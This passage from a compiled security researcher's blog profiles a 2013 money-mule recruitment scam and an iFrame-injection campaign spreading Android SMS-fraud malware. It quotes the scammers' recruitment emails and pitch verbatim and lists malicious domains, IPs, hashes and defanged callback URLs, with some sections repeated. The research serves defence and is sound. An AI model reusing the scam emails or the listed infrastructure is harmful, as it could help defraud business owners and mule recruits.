### **Sample About Us description:**

*Ecofin is offering outstanding solutions which are useful in maximizing revenues that are generated through a wide range of investment sectors and global assets. A wide range of services and financial opportunities are being offered for manufacturers, developers, owners as well as financial investors interested in our niche investment portfolios and services.*

*We are operating as a globally safe company as well as involving risk and integrity management expertise that brings together practical experience along with cutting edge, innovative engineering and technologies. The company is research based which is primarily focused on environmental sectors, alternative energy, infrastructure, as well as utility all around the globe.*

*The firm is practicing a fundamental and basic approach while it comes to managing its clientele assets. Ecofin is*

*useful in developing, branding as well as launching exclusive information sales podiums based on alternative, as well*

*as green technological sources along with IT and web media themes. The company is dedicated to providing its clients*

*with the highest levels of quality services and investment returns within the niche industries that we focus upon.*

865



**Contact details:**

*+350 200 67911 (Gibraltar)*

*+852 5808 2461 (Hong Kong)*

*+54 11 5984 1154 (Buenos Aires)*

*+44 20 3051 6249 (London)*

*Skype: ecofin2013*

*Suite 4, 209 Main Street*

*Gibraltar GBZ 1AA*

**A potentially socially engineered business owner would then be contacted with a similar email:**

*Please find the Contract draft attached, review and confirm your agreement with every point of it. The next step*

*would be to provide the proper company data to be put in the contract and produce the final version for the signing.*

*Please review the showcase website:*

*This site will be copied into a new domain reflecting your company name and your company data.*

*As indicated, all customer service, sales, technical logistics, etc. are to be handled by us. You would need to open a merchant account for online credit card acceptance (E-commerce).*

*The customers will be from all over the world. All the issues related to sales, marketing, customer service, sup-*

*ply, logistics, etc. are to be handled by us. You will be required to open a merchant account for online credit card*

*acceptance, receive the funds and transfer us the proceedings, as indicated in the contract draft with detail. No*

*capital or any upfront payments from your side are required. If it is necessary to cover any upfront fees for the*

*merchant account establishment, we will transfer such fees to you beforehand.*

Sample Web Site Template offered as an example of how a socially engineered business owner's company

branded Web site, would look like (**greentechidea.com - 50.63.39.1**):

866



867



868



### **Sample copy of the Contract:**

869



870



871



872



873



874



### **Sample domains from the mule recruitment campaigns spamvertised over email:**

*googleapp-consult.com*

*googleapps-euro.com*

*worlds-trade.com*

*trades-consult.com*

*worlds-diploms.com*

### **Sample name servers involved in the campaign:**

**NS1.ELCACAREO.NET** - 184.82.62.16; 136.0.16.169;  
184.82.204.70 - Email: shanghaiherald32@yahoo.com

**NS2.ELCACAREO.NET** - 6.87.78.121

**The same email (shanghaiherald32@yahoo.com) is also known to have also been used to register the fol-**

**lowing fraudulent/malicious domains:**

*badstylecorps.com*

*tvblips.net*

*viperlair.net*

[26]"**The only green is money**".

***This post has been reproduced from [27]Dancho Danchev's blog. Follow him [28]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

2. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

3. <http://blog.webroot.com/2013/03/22/spotted-cybercriminals-working-on-new-western-union-based-money-mule-m>

[anagement-script/](#)

4. <http://ddanchev.blogspot.com/2011/08/keeping-money-mule-recruiters-on-short.html>



5. <http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html>
6. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
7. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
8. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
9. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
10. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

875

11. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
12. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
13. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
14. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
16. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>

17. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
18. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
19. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
20. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
21. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
22. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
23. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
24. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
25. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
26. <http://www.imdb.com/title/tt1027718>
27. <http://ddanchev.blogspot.com/>
28. <http://twitter.com/danchodanchev>

876

**Profiling a Novel, High Profit Margins Oriented, Legitimate Companies Brand-Jacking Money Mule Re-**

## **cruitment Scheme (2013-08-29 22:41)**

Over the years, I've been actively researching the money mule recruitment epidemic, providing actionable (real-

time/historical) intelligence on their activities, exposing [1]**their DNS infrastructure**, offering exclusive peek inside

[2]**the Administration Panels utilized by money mules**, emphasizing on current and emerging tactics applied by the

individuals orchestrating the final stages of a fraudulent operation - the cash out process through basic risk-forwarding.

### **Catch up with previous research on the money mule recruitment problem:**

- [3]Spotted: cybercriminals working on new Western Union based 'money mule management' script
- [4]Keeping Money Mule Recruiters on a Short Leash - Part Eleven
- [5]Keeping Money Mule Recruiters on a Short Leash - Part Ten
- [6]Keeping Money Mule Recruiters on a Short Leash - Part Nine
- [7]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT
- [8]Keeping Money Mule Recruiters on a Short Leash - Part Seven

- [9]Keeping Money Mule Recruiters on a Short Leash - Part Six
- [10]Keeping Money Mule Recruiters on a Short Leash - Part Five
- [11]The DNS Infrastructure of the Money Mule Recruitment Ecosystem
- [12]Keeping Money Mule Recruiters on a Short Leash - Part Four
- [13]Money Mule Recruitment Campaign Serving Client-Side Exploits
- [14]Keeping Money Mule Recruiters on a Short Leash - Part Three
- [15]Money Mule Recruiters on Yahoo!'s Web Hosting
- [16]Dissecting an Ongoing Money Mule Recruitment Campaign
- [17]Keeping Money Mule Recruiters on a Short Leash - Part Two
- [18]Keeping Reshipping Mule Recruiters on a Short Leash
- [19]Keeping Money Mule Recruiters on a Short Leash
- [20]Standardizing the Money Mule Recruitment Process
- [21]Inside a Money Laundering Group's Spamming Operations
- [22]Money Mule Recruiters use ASProx's Fast Fluxing Services

- [23]Money Mules Syndicate Actively Recruiting Since 2002

877

In this post, I'll profile a novel money mule recruitment scheme, that involves high profit margins – of course for the ones organizing the scheme – through a direct, and most importantly, (pseudo) legal brand-jacking of a

gullible business owner's brand name, enticing him/her into opening a merchant account for processing E-commerce

transactions, coming from more gullible and socially engineered mules.

It all begins with an email coming from a non-existent "environmental enterprise", that in this particular case

is abusing Google's brand in an attempt to increase the probability of a successful interaction with the socially

engineered business owners:

**Sample email:**

*Environmental enterprise searching for representation internationally*

*5 % commission on 200K cash flow originated from promotion and sales of proprietary research articles*

*Necessary conditions:*

*- Own a company - Be reachable on daily basis through E-mail, phone or Skype - Proper execution of all planned*

*undertakings*

*In case if being interested, please provide:*

*- Name and Surname - Age - Telephone number (including country code) - City and Country - Email*

*Please answer to: NAME@googleapp-consult.com*

*Faithfully yours,*

*HR dept*

Those who reply are kindly asked to open a merchant bank account using their own company data, and assured that,

despite the fact that the Web site which will be selling the bogus 'research articles' will be using their (legitimate)

business brand's name and contact details, they will still receive their 5 % commission on a 200,000/250,000 EUR

in anticipated revenue, which would naturally be coming directly from other mules participating in the fraudulent

scheme. Moreover, despite that a business owner will have his company brand, logo, contact information listed at

the Web site, he/she will have zero visibility to the non-existent purchasing process of this research, as "*all customer service, sales, technical logistics, etc. are to be handled by us.*"

Why would a potential cybercrime syndicate want a socially engineered business owner to open a merchant

bank account using his/her own data? Pretty simple. In my previous research on [24]**the standardization of the**

**money mule recruitment process**, I emphasized on how money mules are often vetted through online-based surveys,

which always ask important from a mule recruiter's perspective question, such as - when did you first open your

bank account, and do you have any limitations on incoming/ongoing monetary transactions on it?

However, an established company would always benefit from the trust it has already established with its fi-

nancial institution/service of choice, meaning that, it will not only get its merchant account open, but also, will

successfully pass the majority of verification protection mechanisms for high volume transactions put into the place

by the financial institution/service in place.

**Sample reply email:**

*Thank you for your reply.*

*We are a company involved in development, branding and launching of several web media and IT projects in-*

*involved in consulting on green technology, renewables and alternative energy sources. Several of the projects are*

*being currently launched online and each one will need to have a card payment interface. This collaboration refers to*

878

*opening a merchant account for online credit card acceptance (E-commerce).*

***We would need your company to open a merchant account for card acceptance and handle the receivables***

***derived from the sales generated by each project.*** A bank/payment provider will facilitate data needed for website integration with their E-commerce payment gateway. We will handle the technical side of such integration in full.

***We will brand the website under your company, therefore the administrative company data listed on the***

***website will be yours, but all customer service, technical logistics and sales are to be handled by us.*** The products sold will be proprietary research articles and information packages on green technology, renewables and alternative

energy sources.

Incoming proceedings from sales will be settled by the bank (or the payment provider) into your business bank

account on a time scale defined by the bank (or the payment provider).

These sale proceedings will be transferred to us, minus your commission and expenses incurred. **The volume of**

***monthly payments processed through the merchant account will be in the order of EUR 200,000 - EUR 250,000 per***

***month in the initial months. The expected rise is roughly 5-6 % every month. The commission proposed***



***to you***

***stands at 5 % of the mentioned volume.***

*All the expenses related to the operation including the banking and transactions fees and the merchant ac-*

*count setup and related fees are to be covered by us. If you agree in principle, I will provide the contract draft to*

*define the legal terms of our collaboration.*

*Yours sincerely,*

*Michael Torti*

*General Manager*

*ECOFIN Projects (Gibraltar)*

*Tel/Fax: +350 2006 1287*

Who are ECOFIN Projects (**ecofinservices.net - 50.63.220.106**) ? Nothing more than [25]**a cybercrime-friendly**

**"marketing agency"** at its best.

879



880



881



882



883



**Sample About Us description:**

*Ecofin is offering outstanding solutions which are useful in maximizing revenues that are generated through a wide range of investment sectors and global assets. A wide range of services and financial opportunities are being offered for manufacturers, developers, owners as well as financial investors interested in our niche investment portfolios and services.*

*We are operating as a globally safe company as well as involving risk and integrity management expertise that brings together practical experience along with cutting edge, innovative engineering and technologies. The company is research based which is primarily focused on environmental sectors, alternative energy, infrastructure, as well as utility all around the globe.*

*The firm is practicing a fundamental and basic approach while it comes to managing its clientele assets. Ecofin is useful in developing, branding as well as launching exclusive information sales podiums based on alternative, as well*

*as green technological sources along with IT and web media themes. The company is dedicated to providing its clients*

*with the highest levels of quality services and investment returns within the niche industries that we focus upon.*

884



**Contact details:**

*+350 200 67911 (Gibraltar)*

*+852 5808 2461 (Hong Kong)*

*+54 11 5984 1154 (Buenos Aires)*

*+44 20 3051 6249 (London)*

*Skype: ecofin2013*

*Suite 4, 209 Main Street*

*Gibraltar GBZ 1AA*

**A potentially socially engineered business owner would then be contacted with a similar email:**

*Please find the Contract draft attached, review and confirm your agreement with every point of it. The next step*

*would be to provide the proper company data to be put in the contract and produce the final version for the signing.*

*Please review the showcase website:*

*This site will be copied into a new domain reflecting your company name and your company data.*

*As indicated, all customer service, sales, technical logistics, etc. are to be handled by us. You would need to open a*

*merchant account for online credit card acceptance (E-commerce).*

*The customers will be from all over the world. All the issues related to sales, marketing, customer service, sup-*

*ply, logistics, etc. are to be handled by us. You will be required to open a merchant account for online credit card*

*acceptance, receive the funds and transfer us the proceedings, as indicated in the contract draft with detail. No*

*capital or any upfront payments from your side are required. If it is necessary to cover any upfront fees for the*

*merchant account establishment, we will transfer such fees to you beforehand.*

Sample Web Site Template offered as an example of how a socially engineered business owner's company

branded Web site, would look like (**greentechidea.com - 50.63.39.1**):

885



886



887



## **Sample copy of the Contract:**

888



889



890



891



892



893



## **Sample domains from the mule recruitment campaigns spamvertised over email:**

*googleapp-consult.com*

*googleapps-euro.com*

*worlds-trade.com*

*trades-consult.com*

*worlds-diploms.com*

## **Sample name servers involved in the campaign:**

**NS1.ELCACAREO.NET** - 184.82.62.16; 136.0.16.169;  
184.82.204.70 - Email: shanghaiherald32@yahoo.com

**NS2.ELCACAREO.NET** - 6.87.78.121

**The same email (shanghaiherald32@yahoo.com) is also known to have also been used to register the fol-**

**lowing fraudulent/malicious domains:**

*badstylecorps.com*

*tvblips.net*

*viperlair.net*

[26]"**The only green is money**".

***This post has been reproduced from [27]Dancho Danchev's blog. Follow him [28]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

2. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

3. <http://blog.webroot.com/2013/03/22/spotted-cybercriminals-working-on-new-western-union-based-money-mule-m>

[anagement-script/](#)

4. <http://ddanchev.blogspot.com/2011/08/keeping-money-mule-recruiters-on-short.html>

5. <http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html>
6. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
7. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
8. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
9. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
10. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

894

11. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
12. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
13. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
14. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
16. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>

17. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
18. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
19. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
20. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
21. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
22. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
23. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
24. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
25. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
26. <http://www.imdb.com/title/tt1027718>
27. <http://ddanchev.blogspot.com/>
28. <http://twitter.com/danchodanchev>

895





## **Summarizing Webroot's Threat Blog Posts for August (2013-08-30 14:11)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for August, 2013. You can subscribe

to [2]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

**01.** [3]'Malware-infected hosts as stepping stones' service offers access to hundreds of compromised U.S based

hosts

**02.** [4]New 'Hacked shells as a service' empowers cybercriminals with access to high page rank-ed Web sites

**03.** [5]Fake 'iPhone Picture Snapshot Message' themed emails lead to malware

**04.** [6]Malicious Bank of America (BofA) 'Statement of Expenses' themed emails lead to client-side exploits and

malware

**05.** [7]Cybercriminals spamvertise fake 'O2 U.K MMS' themed emails, serve malware

**06.** [8]One-stop-shop for spammers offers DKIM-verified SMTP servers, harvested email databases and training to

potential customers

**07.** [9]Fake 'Apple Store Gift Card' themed emails serve client-side exploits and malware

- 08.** [10]Newly launched managed ‘malware dropping’ service spotted in the wild
- 09.** [11]Cybercrime-friendly underground traffic exchange helps facilitate fraudulent and malicious activity
- 10.** [12]From Vietnam with tens of millions of harvested emails, spam-ready SMTP servers and DIY spamming tools
- 11.** [13]DIY Craigslist email collecting tools empower spammers with access to fresh/valid email addresses
- 12.** [14]Bulletproof TDS/Doorways/Pharma/Spam/Warez hosting service operates in the open since 2009

896

- 13.** [15]DIY automatic cybercrime-friendly ‘redirectors generating’ service spotted in the wild
- 14.** [16]Cybercriminals offer spam-ready SMTP servers for rent/direct managed purchase
- 15.** [17]Cybercrime-friendly underground traffic exchanges help facilitate fraudulent and malicious activity – part

two

***This post has been reproduced from [18]Dancho Danchev's blog . Follow him [19]on Twitter.***

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2013/08/02/malware-infected-hosts-as-stepping-stones-service-offers-access-to-hun>

[dreds-of-compromised-u-s-based-hosts/](#)

4.

[http://blog.webroot.com/2013/08/02/new-hacked-shells-as-a-service-empowers-cybercriminals-with-access-to-](#)

[high-page-rank-ed-web-sites/](#)

5. [http://blog.webroot.com/2013/08/05/fake-iphone-picture-snapshot-message-themed-emails-lead-to-malware/](#)

6. [http://blog.webroot.com/2013/08/06/malicious-bank-of-america-bofa-statement-of-expenses-themed-emails-lea](#)

[d-to-client-side-exploits-and-malware/](#)

7. [http://blog.webroot.com/2013/08/07/cybercriminals-spamvertise-fake-o2-u-k-mms-themed-emails-serve-malware](#)

[/](#)

8. [http://blog.webroot.com/2013/08/08/one-stop-shop-for-spammers-offers-dkim-verified-smtp-servers-harvested](#)

[-email-databases-and-training-to-potential-customers/](#)

9. [http://blog.webroot.com/2013/08/09/fake-apple-store-gift-card-themed-emails-serve-client-side-exploits-an](#)

[d-malware/](#)

10. [http://blog.webroot.com/2013/08/12/newly-launched-managed-malware-dropping-service-spotted-in-the-wild/](#)

11. [http://blog.webroot.com/2013/08/13/cybercrime-friendly-underground-traffic-exchange-helps-facilitate-frau](#)

[dulent-and-malicious-activity/](#)

12.

[http://blog.webroot.com/2013/08/14/from-vietnam-with-tens-of-millions-of-harvested-emails-spam-ready-sm](http://blog.webroot.com/2013/08/14/from-vietnam-with-tens-of-millions-of-harvested-emails-spam-ready-smtp-servers-and-diy-spamming-tools/)

[tp-servers-and-diy-spamming-tools/](http://blog.webroot.com/2013/08/14/from-vietnam-with-tens-of-millions-of-harvested-emails-spam-ready-smtp-servers-and-diy-spamming-tools/)

13. [http://blog.webroot.com/2013/08/15/diy-craigslist-email-collecting-tools-empower-spammers-with-access-to-](http://blog.webroot.com/2013/08/15/diy-craigslist-email-collecting-tools-empower-spammers-with-access-to-freshvalid-email-addresses/)

[freshvalid-email-addresses/](http://blog.webroot.com/2013/08/15/diy-craigslist-email-collecting-tools-empower-spammers-with-access-to-freshvalid-email-addresses/)

14. [http://blog.webroot.com/2013/08/16/bulletproof-tdsdoorwayspharmaspamwarez-hosting-service-operates-in-the](http://blog.webroot.com/2013/08/16/bulletproof-tdsdoorwayspharmaspamwarez-hosting-service-operates-in-the-us-since-2009/)

[-open-since-2009/](http://blog.webroot.com/2013/08/16/bulletproof-tdsdoorwayspharmaspamwarez-hosting-service-operates-in-the-us-since-2009/)

15. [http://blog.webroot.com/2013/08/19/diy-automatic-cybercrime-friendly-redirectors-generating-service-spott](http://blog.webroot.com/2013/08/19/diy-automatic-cybercrime-friendly-redirectors-generating-service-spotted-in-the-wild/)

[ed-in-the-wild/](http://blog.webroot.com/2013/08/19/diy-automatic-cybercrime-friendly-redirectors-generating-service-spotted-in-the-wild/)

16. [http://blog.webroot.com/2013/08/28/cybercriminals-offer-spam-ready-smtp-servers-for-rentdirect-managed-pu](http://blog.webroot.com/2013/08/28/cybercriminals-offer-spam-ready-smtp-servers-for-rentdirect-managed-purchase/)

[rchase/](http://blog.webroot.com/2013/08/28/cybercriminals-offer-spam-ready-smtp-servers-for-rentdirect-managed-purchase/)

17. [http://blog.webroot.com/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate-frau](http://blog.webroot.com/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate-fraudulent-and-malicious-activity-part-two/)

[dulent-and-malicious-activity-part-two/](http://blog.webroot.com/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate-fraudulent-and-malicious-activity-part-two/)

18. <http://ddanchev.blogspot.com/>

19. <http://twitter.com/danchodanchev>

897

**2.9**

**September**

898



## **Rogue iFrame Injected Web Sites Lead to the AndroidOS/FakeInst/Trojan-SMS.J2ME.JiFake Mobile Mal-**

**ware (2013-09-16 14:29)**

A currently ongoing malicious campaign relying on injected iFrames at legitimate Web sites, successfully [1]**segments**

**mobile traffic**, and exposes mobile users to fraudulent legitimately looking variants of the AndroidOS/FakeInst/TrojanSMS.J2ME.JiFake mobile malware.

Let's dissect the campaign, expose the domains portfolio currently/historically known to have been involved

in this campaign, as well as list all the malicious MD5s known to have been pushed by it.

**iFrame injected domains containing the mobile traffic segmentation script parked on the same IP:**

*asphalt7-android.org - 93.170.109.193*

*fifa12-android.org*

*gta3-android.org*

*fruit-ninja-android.org*

*wildblood-android.org*

*osmos-android.org*

*moderncombat-android.org*

*minecraft-android.org*

*googlanalytics.ws*

*getinternet.ws*

*ddlloads.com*

*googlecount.ws*

*opera-com.com*

*opgrade.ws*

*statuses.ws*

*ya-googl.ws*

*yadirect.ws*

*yandex-google.ws*

899



**Sample mobile malware MD5s pushed by the campaign:**

[2]MD5: e77f3bffe18fb9f5a1b1e5e6a0b8aaf8

[3]

MD5: 5fb4cc0b0d8dfe8011c44f97c6dd0aa2[4]

[5]

MD5: 9348b5a13278cc101ae95cb2a88fe403[6]

[7]MD5: f4966c315dafa7e39ad78e31e599e8d0

[8]MD5: 6f839dd29d2c7807043d06ba19e9c916

[9]MD5: 8cfefbfa7175e6e9a10e2a9ade4d87405

[10]MD5: 4e5af55dd6a310bced83eb08c9a635b3

**Phone back location:**

*hxxp://depositmobi.com/getTask.php/task=updateOpening  
&s= - 93.170.107.130*

**Parked on the same IP (93.170.107.130) are also the following domains participating in the campaign's infrastructure:**

*123diskapp.com*

*1gameminecraft.ru*

*2010mobile.ru*

*absex.ru*

*900*

*ammla.info*

*and4mobiles.ru*

*android-apk-file.ru*

*android-games-skachat.ru.com*

*android-key.ru*

*android-market-apk.ru*

*android-market-cools.ru*

*android-vk.com*

*android7s.ru*

*androidcool.tk*

*androiderus.com*

*androidnns.ru*

*androidone.net*

*androidperfomance.com*

*androids-market.ru*

*androidupos.ru*

*24-android.ru*

*online-android.ru*

*moiandroid.ru*

*ktozdesj.ru*

*super-androids.ru*

**The following malicious mobile malware MD5s are known to have phoned back to the same IP in the past:**



[11]MD5: 572b07bd031649d4a82bb392156b25c6

[12]MD5: 9685ff439e610fa8f874bf216fa47eee

[13]MD5: 6d9dd3c9671d3d88f16071f1483faa12

[14]MD5: 276b77b3242cb0f767bfba0009bcf3e7

[15]MD5: aefdbdee7f873441b9d53500e1af34fa

What's also worth emphasizing on is that we've also got a decent number of malicious Windows samples

known to have phoned back to the same IP in the past, presumably in an attempt by fellow cybercriminals to

monetize the traffic through an affiliate program.

MD5: bac8f2c5d0583ee8477d79dc52414bf5

MD5: a1ae35eadf7599d2f661a9ca7f0f2150

MD5: 419fdb78356eaf61f9445cf828b3e5cf

MD5: abce96eaa7c345c2c3a89a8307524001

MD5: 93d11dc11cccc5ac5a1d57edce73ea07

MD5: 53bbad9018cd53d16fb1a21bd4738619

MD5: 15f3eca26f6c8d12969ffb1dbeead236

MD5: 72c6c14f9bab8ff95dbaf491f2a2aff6

MD5: a282b40d654fee59a586b89a1a12cac2

MD5: e0798c635d263f15ab54a839bf6bac7f

MD5: 7b1d8820cc012deac282fc72471310bd

MD5: 21fdbb9e9e13297ae12768764e169fb4

MD5: 47fa4a3a7d94dad9fac1cbdc07862496

MD5: 5e9321027c73175cf6ff862019c90af7

MD5: cfbaccc61dc51b805673000d09e99024

MD5: 8bc4dd1aff76fd4d2513af4538626033

MD5: f6a622f76b18d3fa431a34eb33be4619

MD5: c068d11293fc14bebdbf3b3827e0006ac

901



MD5: d68338a37f62e26e701dfe45a2f9cbf2

MD5: e1c9562b6666d9915c7748c25376416f

MD5: 1dccd14b23698ecc7c5a4b9099954ae4

MD5: 47601e9f8b624464b63d499af60f6c18

Actual download location of a sample mobile malware sample:

*hxxp://mediaworks3.com/getfile.php?dtype=dle &u=getfl  
&d=FLVPLayer - 78.140.131.124*

**The following mobile malware serving domains are also known to have responded to the same IP (78.140.131.124)**

**in the past:**

*4apkser.ru*

*absex.ru*

*agw-railway.com*

*androedis.ru*

*android-apk-file.ru*

*android-update.name*

*android6s.ru*

*android7s.ru*

*androidappfile.name*

*androidaps.ru*

*androidbizarre.com*

*androidilve.ru*

*androidovnlods.com*

*androidupss.ru*

*apk-load.ru*

902

*apkzona.ru*

*bali-special.ru*

*com-opera.com*

*dml-site.ru*

*download-opera.com*

**As well as the following malicious MD5s:**

[16]MD5: 8cfefbfa7175e6e9a10e2a9ade4d87405

[17]MD5: 4e5af55dd6a310bced83eb08c9a635b3

Thanks to the commercial availability of [18]**DIY iFrame injecting platforms**, the current [19]**commoditization**

**of hacked/compromised accounts** across multiple verticals, the [20]**efficiency-oriented mass SQL injection cam-**

**paigns**, as well as the existence of beneath the radar [21]**malvertising campaigns**, cybercriminals are perfectly positioned to continue monetizing mobile traffic for fraudulent/malicious purposes.

***This post has been reproduced from [22]Dancho Danchev's blog . Follow him [23]on Twitter.***

1.

<http://www.webroot.com/blog/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate-fraudulent-and-malicious-activity-part-two/>

2.

<https://www.virustotal.com/en/file/60a67827997b60fcbbf5a625f809c7ed559475e12f36697349e6178c7036d38e/analysis/>

3. <http://draft.blogger.com/>

4. <http://draft.blogger.com/null>

5.

<https://www.virustotal.com/en/file/9262af1bbb4c392aaca2ca3ad321bd068cf37d99ed8845fe5ae2769a5a7810ec/analysis/>

[is/](#)

6. <http://draft.blogger.com/>

7.

<https://www.virustotal.com/en/file/f5124c25f48746652a4bd345442e12b4f63d9acd7d7974addc3a3168f22e8bb5/analysis/>

[is/](#)

8.

<https://www.virustotal.com/en/file/eb974ff155067f160f7200f31ee703472bb082f7e7bf296a5e189572f2841240/analysis/>

[is/](#)

9.

<https://www.virustotal.com/en/file/101edaf46ef9a1d76f9ab8a2d12ae24ca7dae0011d4ffb602e456a11305fa332/analysis/>

[is/](#)

10.

<https://www.virustotal.com/en/file/d2e38295ba6c133c98c7d6179323d7d68b066bc5af123466e83e9352860f846a/analysis/>

[is/](#)

11.

<https://www.virustotal.com/en/file/a4d02a98d8e4a1152b71cfde6bb897f9923f51440ba41d4263cafde7a3fadb94/analysis/>

[is/](#)

12.

<https://www.virustotal.com/en/file/2bd3bca6a432fc5fb5f56bf6b029a7b471caf03d882fb89133b8b963e5bd5188/analysis/>

[is/](#)

13.

<https://www.virustotal.com/en/file/1235f1fcce45696a6a5f44bcde505d7efe333978a0eb3a10a9e178cd1d2ba967/analysis/>

[is/](#)

14.

<https://www.virustotal.com/en/file/c6de29e62fd774aee3550285ed79d32d30427bb105e205806c8b885d6f33adc0/analysis/>

[is/](#)

15.

<https://www.virustotal.com/en/file/72adb6e21c8001208d60cff662bcbff96133f4f1342c3d53f7e3080825fb1b60/analysis/>

[is/](#)

16.

<https://www.virustotal.com/en/file/101edaf46ef9a1d76f9ab8a2d12ae24ca7dae0011d4ffb602e456a11305fa332/analysis/>

[is/](#)

17.

<https://www.virustotal.com/en/file/d2e38295ba6c133c98c7d6179323d7d68b066bc5af123466e83e9352860f846a/analysis/>

[is/](#)

18. <http://www.webroot.com/blog/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedding-platform-released-on-the-underground-marketplace/>

903

19. <http://www.webroot.com/blog/tag/hacked-accounts/>

20. <https://www.google.com/webhp?hl=en&tab=ww#hl=en&q=site:ddanchev.blogspot.com+sql+injection>

21. <http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html>

22. <http://ddanchev.blogspot.com/>

23. <http://twitter.com/danchodanchev>

904



## **Rogue iFrame Injected Web Sites Lead to the AndroidOS/FakeInst/Trojan-SMS.J2ME.JiFake Mobile Mal-**

**ware (2013-09-16 14:29)**

A currently ongoing malicious campaign relying on injected iFrames at legitimate Web sites, successfully [1]**segments**

**mobile traffic**, and exposes mobile users to fraudulent legitimately looking variants of the AndroidOS/FakeInst/TrojanSMS.J2ME.JiFake mobile malware.

Let's dissect the campaign, expose the domains portfolio currently/historically known to have been involved

in this campaign, as well as list all the malicious MD5s known to have been pushed by it.

**iFrame injected domains containing the mobile traffic segmentation script parked on the same IP:**

*asphalt7-android.org - 93.170.109.193*

*fifa12-android.org*



*gta3-android.org*

*fruit-ninja-android.org*

*wildblood-android.org*

*osmos-android.org*

*moderncombat-android.org*

*minecraft-android.org*

*googlanalytics.ws*

*getinternet.ws*

*ddlloads.com*

*googlecount.ws*

*opera-com.com*

*opgrade.ws*

*statuses.ws*

*ya-googl.ws*

*yadirect.ws*

*yandex-google.ws*

905



**Sample mobile malware MD5s pushed by the campaign:**

[2]MD5: e77f3bffe18fb9f5a1b1e5e6a0b8aaf8

[3]

MD5: 5fb4cc0b0d8dfe8011c44f97c6dd0aa2[4]

[5]

MD5: 9348b5a13278cc101ae95cb2a88fe403[6]

[7]MD5: f4966c315dafa7e39ad78e31e599e8d0

[8]MD5: 6f839dd29d2c7807043d06ba19e9c916

[9]MD5: 8cfefba7175e6e9a10e2a9ade4d87405

[10]MD5: 4e5af55dd6a310bced83eb08c9a635b3

**Phone back location:**

*hxxp://depositmobi.com/getTask.php/task=updateOpening  
&s= - 93.170.107.130*

